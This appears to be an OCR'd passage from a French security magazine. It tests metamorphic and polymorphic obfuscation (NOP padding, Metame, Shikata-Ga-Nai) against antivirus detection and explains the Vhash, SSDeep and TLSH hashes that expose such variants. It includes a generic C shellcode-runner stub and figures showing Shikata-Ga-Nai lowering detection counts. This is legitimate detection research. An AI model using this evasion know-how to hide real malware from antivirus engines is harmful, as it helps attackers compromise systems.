
Nous pouvons voir que l'utilisation de l'outil donne des résultats similaires à l'application du programme métamorphique. En effet, l'obfuscation n'a pas fonctionné et le nombre d'antivirus détectant le binaire comme malveillant est identique. L'analyse des résultats sera faite dans la sous-partie suivante.

Analyse des résultats

Nous avons pu voir que les effets du métamorphisme n'ont pas été concluants. Ce résultat était prévisible concernant le métamorphisme implémenté à base de l'instruction ***NOP***, en effet, les antivirus actuels analysent les comportements des binaires en plus de leurs signatures. Or, le métamorphisme que nous avons appliqué ne fait qu'ajouter des instructions inutiles afin de modifier sa signature, mais ne change pas les instructions de base.

Afin de comprendre pourquoi l'outil Metame n'a pas eu d'effet sur l'obfuscation des binaires vis-à-vis des antivirus, nous avons regardé les modifications qu'il apportait aux binaires. Lors de l'application du métamorphisme aux 5 binaires via l'outil, ce dernier nous indique qu'il n'a apporté qu'une ou deux modifications au binaire. À l'aide de l'outil radare2, il est possible d'analyser les différences entre les binaires de base et les binaires générés afin de comprendre quelles sont les modifications qui ont été apportées à ces derniers. Par exemple, le code d'exploitation 44305 a eu 2 modifications par Metame, la capture d'écran suivante montre les différences (encadrés en rouge) entre le code assembleur du code d'exploitation d'origine ainsi que celui du code d'exploitation modifié par Metame.

« Pour que le métamorphisme soit efficace, il est nécessaire que les modifications impliquent plusieurs blocs d'instructions pour les rendre moins visibles. De plus, en ciblant les instructions les plus malveillantes et en les modifiant, un antivirus en analysant le comportement aura plus de difficulté à détecter le comportement malveillant du binaire. »



Code assembleur du code d'exploitation 44305 avec et sans modification par Metame

La première instruction a pour objectif de mettre la valeur 0 dans le registre *ebp*. Dans le code original, la méthode utilisée est d'appliquer l'opérateur ***XOR*** au registre *ebp* avec lui-même, le résultat est donc 0. *Metame* a modifié cette instruction en appliquant l'opérateur ***SUB***, qui applique cette fois une soustraction du registre avec lui-même.


Pour la seconde modification, on peut voir dans le code original que la valeur du registre *rsp* est copiée dans le registre *rdx* à l'aide de l'instruction ***MOV***. *Metame* a modifié cette instruction en 3 instructions. La première est de mettre la valeur du registre *rsp* sur la pile à l'aide de l'instruction ***PUSH***, la deuxième est de récupérer la valeur de la pile pour la mettre dans le registre *rdx* avec l'instruction ***POP***. La dernière instruction est une opération ***NOP*** afin de conserver les positions des instructions au sein du binaire. En effet, l'instruction ***MOV*** tient sur 3 octets, alors que les instructions ***PUSH*** et ***POP*** tiennent sur 2 octets. Si l'instruction ***NOP*** n'avait pas été ajoutée, alors les autres instructions auraient été décalées d'un octet, ce qui faussera les pointeurs vers les autres sections de données.

Les deux modifications apportées par Metame relèvent bien du métamorphisme. En effet, le binaire généré a le même comportement que l'original alors que des instructions ont été modifiées.

Cependant, ces modifications sont loin d'être suffisantes pour obfusquer le binaire aux yeux des antivirus. En effet, elles restent simples, n'impactent que des instructions peu malveillantes, et n'en impactent qu'une seule à la fois. Pour que le métamorphisme soit efficace, il est nécessaire que les modifications impliquent plusieurs blocs d'instructions pour les rendre moins visibles. De plus, en ciblant les instructions les plus malveillantes et en les modifiant, un antivirus en analysant le comportement aura plus de difficulté à détecter le comportement malveillant du binaire.

Éléments analysés par VirusTotal

En regardant les détails des rapports fournis par VirusTotal, on peut voir les propriétés qui sont analysées par ce dernier, nous nous intéresserons principalement aux 6 premières, le MD5, le SHA-1, le SHA-256, le Vhash, le SDDeep et le TLSH.



Propriétés d'un binaire analysé

Parmi ces propriétés, on y retrouve les condensats MD5, SHA-1 et SHA-256 qui correspondent à la signature du binaire par les algorithmes de hachage MD5, SHA-1 et SHA-256. Ces valeurs sont significativement différentes d'un binaire à l'autre, y compris ceux générés par le métamorphisme implémenté à base de l'instruction ***NOP*** et ceux générés par Metame.

Le Vhash

On y trouve également le Vhash, un condensat basé sur la structure algorithmique d'un programme [13]. Il est utilisé pour trouver des programmes similaires. Ces valeurs sont identiques entre un binaire et ceux équivalents générés par le métamorphisme implémenté à base de l'instruction ***NOP*** et par Metame. Ceci nous indique que malgré l'utilisation du métamorphisme, les comportements des binaires sont notés similaire par le calcul de leur Vhash. On peut en conclure que les algorithmes de métamorphisme utilisés ne permettent pas d'obfusquer le comportement des binaires.


Malheureusement, les spécifications ainsi que l'implémentation du Vhash ne sont pas publiques, il n'est donc pas possible à l'heure actuelle de comprendre son fonctionnement.

Le SSDeep

Le SSDeep est un type de condensat qui permet de déterminer le niveau de différence entre deux fichiers. En effet, plus deux condensats de fichiers sont similaires, plus les fichiers sont identiques [14].

Le condensat SSDeep est construit en calculant un condensat (à l'aide de l'algorithme FNV) de blocs de bits du fichier en entrée. La taille des blocs est calculée au préalable. Pour chaque condensat, on calcule ensuite la Base64 des 6 bits de poids fort. Cette valeur est concaténée soit à la première partie du condensat, soit à la seconde, soit à aucune des deux en fonction de la valeur du condensat des blocs. Si le condensat final a une taille trop petite, alors un nouveau condensat est calculé avec une taille de blocs plus faible. Une représentation simplifiée de la construction du condensat SSDeep se trouve ci-dessous.

Ainsi, si un bit du fichier en entrée est modifié, cette modification n'impactera qu'une faible quantité de bits sur le condensat résultant.



Construction du condensat SSDeep

Le tableau ci-après montre les valeurs des SSDeep pour les binaires du code d'exploitation 41994. Les valeurs qui diffèrent du binaire original sont surlignées en vert.

Binaire	SSDeep
Original	192 :RTNPwd94VrpXHFIm3vYhef2mUTq5b9Th7BZQrMy6hDhPNYNE4tcwx4coi :XA9YrBFBAee5TqXThYrMy691a
Instructions NOP	192 :RLJPwd94VrpXMlWm7Cl/CyIGu1Q6gisEbOG8vBZQrMy6hDhghQlYNE4tcwx-4coi :jA9YrOlWcyBu1Q6g0OGprMy69iCa
Metame	192 :RTNPwd94VrmXHFIm3vYhef2mUTq5b9Th7BZQrMy6hDhPNYNE4tcwx4coi :XA9YrEFBAee5TqXThYrMy691a

Valeur des SSDeep des binaires du code d'exploitation 41994


On peut voir que les valeurs sont proches, surtout entre le binaire original et le binaire généré par Metame. Cette absence de différence s'explique par la faible quantité de code binaire modifié par l'outil. La différence est plus prononcée entre le binaire généré avec les instructions ***NOP*** car l'ajout de ces instructions est fait de manière éparse dans le programme. Cependant, il ne diffère pas totalement puisque certaines parties ne sont pas impactées par l'ajout des ***NOP***, tel que l'entête du programme par exemple.

L'analyse du SSDeep permet donc de voir les similitudes entre deux programmes. Le métamorphisme peut donc être facilement détecté par l'étude de ce condensat.

Le TLSH

Le TLSH (Trend Micro Locality Sensitive Hash) est un condensat qui remplit le même rôle que le SSDeep. En effet, il permet également de déterminer le niveau de différence entre deux fichiers [15].

La construction du TLSH est faite en 4 étapes. La première est de prendre une fenêtre d'une taille de 5 octets qui coulisse le long des octets du fichier. À chaque groupe de 5 octets, le condensat de Pearson (Pearson hashing) est calculé à partir des permutations de triplets d'octets possibles, le premier octet de la fenêtre faisant toujours partie du triplet. Les occurrences des résultats sont ensuite sauvegardées dans un tableau. Le schéma illustre cette étape.



Première étape de la construction du condensat TLSH

Le condensat de Pearson prend en entrée une table de permutation et donne en sortie une valeur entre 0 et 255 [16]. Cependant, les concepteurs de TLSH ont divisé la taille par deux, jugeant suffisante une taille de 128 pour le tableau résultant. Il est néanmoins possible, à l'aide d'une option, de garder une taille de 256 lors de la construction du condensat pour avoir un tableau résultant et un condensat plus grand.

La deuxième étape est de calculer les quartiles du tableau de telle sorte que :

- 75% du tableau soit supérieur à q1 ;
- 50% du tableau soit supérieur à q2 ;
- 25% du tableau soit supérieur à q3.

La troisième étape est de calculer l'entête du condensat. Il est composé de 3 octets, le premier est un checksum modulo 256 du fichier. Le deuxième est le logarithme de la longueur du fichier modulo 256. Le dernier est une valeur construite à partir des valeurs de q1, q2 et q3.

La quatrième étape est de construire le corps du condensat. Pour cela, une chaîne de bits est générée. Les 128 valeurs du tableau sont parcourues, si la valeur est inférieure à q1, alors les bits 00 sont ajoutés à la chaîne, si la valeur est inférieure à q2, alors ce sont les bits 01 qui sont ajoutés, 10 si la valeur est inférieure à q3 et 11 sinon.

Enfin, le condensat est généré en concaténant la chaîne de caractère T1 avec la représentation hexadécimale de l'entête obtenue à l'étape 3 et avec celle de la chaîne de bits obtenue à l'étape 4. Ainsi, le condensat généré aura une longueur de 35 octets de données.

Le tableau ci-après montre les valeurs des TLSH pour les binaires du code d'exploitation 41994. Les valeurs qui diffèrent du binaire original sont surlignées en vert.

Binaire	TLSH
Original	T10AA2A623BA91CE3EC4D683340C874974F1B5A1B09B32572FFD55D3B-52D427888E2DA59
Instructions ***NOP***	T1DAA2C827B992CE3ED4E6C2340F8B4574F1B2A0B49B32531FFD5642B-53D427888E1DA99
Metame	T143A2A623BA91CE3EC4D683340C874974F1B5A1B09B32572FFD55D3B-52D427888E2DA59

Valeur des TLSH des binaires du code d'exploitation 41994

Le tableau précédent nous offre des conclusions similaires à l'analyse du fonctionnement du SSDeep, le TLSH permet de détecter les modifications apportées aux binaires par le métamorphisme.

« Nous pouvons voir que Shikata-Ga-Nai impacte ien plus significativement l'obfuscation d'un code malveillant que les outils que nous avons utilisés jusqu'ici. »

Ces deux algorithmes offrent une fonction pour comparer deux condensats entre eux et donner un score de similitude. Plus ce score est proche de zéro, plus les deux fichiers en entrée sont semblables. Le TLSH offre, par sa structure, une fonction de comparaison plus précise que le SSDeep, cependant le calcul du condensat TLSH est environ 10% plus long.
Nous pouvons comparer ces deux algorithmes à l'aide du tableau comparatif ci-dessous.

Algorithme	Objectif	Taille de l'entrée	Taille de la sortie	Avantage
SSDeep	Rechercher des fichiers similaires	Aucune restriction	Variable	Plus rapide
TLSH		Un minimum de 50 octets	35 octets	Plus précis

Comparaison des algorithmes SSDeep et TLSH

Ainsi, l'analyse des condensats Vhash, SSDeep et TLSH permet donc de mettre en évidence les similitudes comportementales et structurelles des différents binaires générés pour ainsi détecter le métamorphisme.

Utilisation de Shikata-Ga-Nai

Dans cette dernière partie, nous étudierons l'impact du moteur de polymorphisme Shikata-Ga-Nai sur un shellcode. Un shellcode est un code d'exploitation sous la forme d'une chaîne de caractères permettant de lancer un interpréteur de commandes sur un système afin que l'attaquant puisse lancer des commandes sur ce dernier.

Métamorphisme et obfuscation

Le programme C utilisé pour exécuter un shellcode est le suivant :

```
unsigned char buffer[] = SHELLCODE ;

int main()
{
      // Déclaration d'un pointeur sur fonction nommée ret()
      int (*ret)() ;
      // Cast du shellcode comme fonction
      ret = (int(*)())buffer ;
      // Appel de la fonction
      ret() ;

    return 0 ;
}
```

Ce programme exécute simplement le shellcode se trouvant dans la variable `buffer`. Nous avons compilé et soumis ce programme à VirusTotal avec deux shellcodes différents. Le premier est un shellcode sans obfuscation, tandis que le second a été généré avec Shikata-Ga-Nai. Nous avons obtenu les résultats suivants :

Obfuscation utilisée	Nombre d'antivirus détectant le binaire
Aucune	6
Shikata-Ga-Nai	4

Nombre de binaires détectsé comme étant malveillant avec et sans Shikata-Ga-Nai

Nous pouvons voir que Shikata-Ga-Nai affecte bien plus significativement l'obfuscation d'un code malveillant que les outils que nous avons utilisés jusqu'ici. Ceci s'explique par le fait qu'il utilise du polymorphisme en plus du métamorphisme, et que ses méthodes de métamorphisme sont plus efficaces que celles des outils précédents.

Les tableaux si dessous comparent le Vhash, le SSDeep et le TLSH de ces binaires. Les valeurs qui varient sont surlignées en vert.

Binaire	Vhash
Sans Shikata-Ga-Nai	5e9ed687d01a0688e94ef11941361a69
Avec Shikata-Ga-Nai	5e9ed687d01a0688e94ef11941361a69

Valeur des Vhash des binaires avec et sans Shikata-Ga-Nai

Binaire	SSDeep
Sans Shikata-Ga-Nai	96 :RZYDTNB+BC3vqdW4NMWw7/nuB6UsBGoAVzt0 :R4pwsfqdx+6TsMoA
Avec Shikata-Ga-Nai	96 :RZYKTdjB+BC3vMaW4w7fw7/iDuB6UsBGoAVrt0 :RxRjwsfMafX26TsMoA

Valeur des SSDeep des binaires avec et sans Shikata-Ga-Nai

Binaire	TLSH
Sans Shikata-Ga-Nai	T1F872FE17F3E2CD7FCDA85338509747 3472B2E8A4427643232A199934 3E43AE86F1D996
Avec Shikata-Ga-Nai	T11E72FE07F7F2CD7FCEA85378509747 3472B2E8A00376432366199670 3E43AE86F19996

Valeur des TLSH des binaires avec et sans Shikata-Ga-Nai

On note que le Vhash est identique pour les deux binaires. Ce qui est logique puisque leurs comportements sont strictement les mêmes, en effet, ils exécutent tous les deux la chaîne de caractères représentant le shellcode. Concernant le SSDeep et le TLSH, on note de grandes similarités entre les valeurs. En effet, la seule différence entre les binaires est la valeur des shellcodes. Cependant, l'obfuscation apportée par Shikata-Ga-Nai permet d'avoir une différence suffisamment significative pour que le binaire ne soit pas détecté comme malveillant par deux antivirus de plus par rapport au binaire sans obfuscation.

> Conclusion

Nous avons vu au cours de cet article les différentes méthodes d'obfuscation et nous nous sommes intéressés au fonctionnement du métamorphisme ainsi que son impact sur la détection des codes d'exploitation par les antivirus. Aujourd'hui, c'est le moteur Shikata-Ga-Nai qui est utilisé par des attaquants pour obfusquer leurs programmes malveillants, car il s'agit de la méthode la plus efficace.

Nous avons également pu voir qu'implémenter un métamorphisme efficace est très complexe en raison du fonctionnement des antivirus. En effet, ces derniers ne se basent pas que sur la signature du programme, mais également sur son fonctionnement. De plus, les condensats utilisés par les antivirus tels que le Vhash, le SSDeep et le TLSH facilitent la détection du métamorphisme.

Il est donc actuellement difficile d'utiliser le métamorphisme pour obfusquer efficacement les programmes malveillants auprès des antivirus, cependant, il n'en demeure pas moins un mécanisme très intéressant.

Références

[1] https://en.wikipedia.org/wiki/Obfuscation_(software)
[2] https://resources.infosecinstitute.com/topic/anti-disassembly-anti-debugging-and-anti-vm/
[3] https://resources.infosecinstitute.com/topic/top-13-popular-packers-used-in-malware/
[4] https://en.wikipedia.org/wiki/Metamorphic_code
[5] https://en.wikipedia.org/wiki/Polymorphic_code
[6] https://marcosvalle.github.io/re/exploit/2018/08/25/shikata-ga-nai.html
[7] https://github.com/aidansteele/osx-abi-macho-file-format-reference
[8] https://stackoverflow.com/questions/10113254/metamorphic-code-examples
[9] https://www.codeproject.com/Articles/1165717/Metamorphic-engines
[10] https://www.virustotal.com/
[11] https://www.exploit-db.com/
[12] https://github.com/a0rtega/metame
[13] https://xsoar.pan.dev/docs/reference/integrations/virus-total---premium-api-v3
[14] https://ssdeep-project.github.io/ssdeep/index.html
[15] https://github.com/trendmicro/tlsh
[16] https://en.wikipedia.org/wiki/Pearson_hashing

Au programme : les détails de plusieurs vulnérabilités reportées à Cisco et à Xerox par notre cabinet.

Adobe Stock


XM ZERO

SD-WAN Kenobi
Retour sur l'exploitation des CVE-2019-1601 et CVE-2021-1480 sur SD-WAN de Cisco

Xerox , l'attaque des clones
Explications détaillées de la faille CVE-2020-36201 affectant la fonction de clone de configuration sur les équipements Xerox

Retour sur l'exploitation des CVE-2019-1601 et CVE-2021-1480 sur SD-WAN de Cisco

Par Julien SCHOUMACHER et Maxime CATRICE



> Introduction

Concepts SD-WAN

